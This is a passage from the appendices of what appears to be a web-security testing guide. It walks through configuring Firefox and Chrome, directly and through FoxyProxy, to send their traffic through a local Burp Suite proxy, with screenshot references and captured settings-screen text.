
Enable DNS over HTTPS

Use default (<https://mozilla.cloudflare-dns.com/dns-query>)


Custom

Click on the OK button.

**Step 4:** Start Burp suite.



**Step 5:** Navigate to “Options” tab under “Proxy” tab and verify that the “running” checkbox is selected for the interface “127.0.0.1:8080”.




All the HTTP request made by Mozilla Firefox will be intercepted by Burp Suite.

## Appendix B

### B.1 Google Chrome with Burp Suite (Kali OS)


**Step 1:** Open Google Chrome and navigate to the URL given below.

**URL:** chrome://settings




Google Chrome Settings page will appear.


**Step 2:** Search for “proxy” in the search box.



**Step 3:** Upon clicking on “Open proxy settings”, The “Networks” settings window will appear. Click on Network Proxy option.




**Step 4:** Enter “127.0.0.1” in “HTTP Proxy” textbox and enter 8080 as port.



Close the dialog box.

**Step 5:** Start Burp suite.



**Step 6:** Navigate to “Options” tab under “Proxy” tab and verify that the “running” checkbox is selected for the interface “127.0.0.1:8080”.

Burp Suite Community Edition v1.7.32 - Temporary Project

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options U

Intercept HTTP history WebSockets history Options

### Proxy Listeners

⚙️ Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to configure your brows

Add	Running	Interface	Invisible	Redirect	Certificate
Edit	<input checked="" type="checkbox"/>	127.0.0.1:8080			Per-host

Remove


Each installation of Burp generates its own CA certificate that Proxy listeners can use when negotiating SSL connections with other tools or another installation of Burp.

All the HTTP/HTTPS request made by Google Chrome will be intercepted by Burp Suite.


## B.2 Mozilla Firefox with burp suite (Kali OS)

**Step 1:** Open Mozilla Firefox and navigate to the URL given below.


**URL:** about:preferences




**Step 2:** Click on “Advanced” tab on the left panel and then click on “Settings” button under “Network” tab.




**Step 3:** Enter “127.0.0.1” and “8080” in “HTTP Proxy” textbox and “Port” textbox respectively.



**Step 4:** Start Burp suite.



**Step 5:** Navigate to “Options” tab under “Proxy” tab and verify that the “running” checkbox is selected for the interface “127.0.0.1:8080”.



All the HTTP request made by Mozilla Firefox will be intercepted by Burp Suite.

## Appendix C

### C.1 FoxyProxy on Google Chrome with Burp Suite


#### Step 1: Installing FoxyProxy.

FoxyProxy Standard plugin for Google Chrome can be installed from the URL given below:

#### URL:

<https://chrome.google.com/webstore/detail/foxyproxy-standard/gcknhkkoolaabfmInjonogaaifnjfnp?hl=en>

After installing FoxyProxy, a small fox icon will appear on the right side of the address bar.



#### Step 2: Click on the FoxyProxy icon and click on Options.



**Step 3:** Click on the “Add New Proxy” Button.

Proxy mode:

### Proxies

Enabled	Color	Proxy Name	Proxy Notes	Host or IP Address	Port	SOCKS proxy?	SOCKS Version	Auto PAC URL	
<input checked="" type="checkbox"/>	<span style="color: blue;">■</span>	Default	These are the settings that are used when no patterns match an URL				5		<input type="button" value="Move Up"/> <input type="button" value="Move Down"/> <input type="button" value="Add New Proxy"/> <input type="button" value="Edit Selection"/> <input type="button" value="Copy Selection"/> <input type="button" value="Delete Selection"/>

[Import your proxies from FoxyProxy on Mozilla Firefox or from another computer.](#)

**Step 4:** Enter “127.0.0.1” in “Host or IP Address” textbox and enter “8080” in Port textbox.

FoxyProxy - Proxy settings

General Proxy Details URL Patterns

Direct internet connection (no proxy)


Manual Proxy Configuration  
[Help! Where are settings for HTTP, SSL, FTP, Gopher, and SOCKS?](#)  
Host or IP Address  Port   
 SOCKS proxy?  SOCKS v4/4a  SOCKS v5  
 Save Login Credentials ⓘ

Authentication  
Username  Password  Password - again

Automatic proxy configuration URL  
  
  ⓘ

Notify me about proxy auto-configuration file loads  
 Notify me about proxy auto-configuration file errors


Click on the Save button.



The configured proxy will appear in the proxies table.

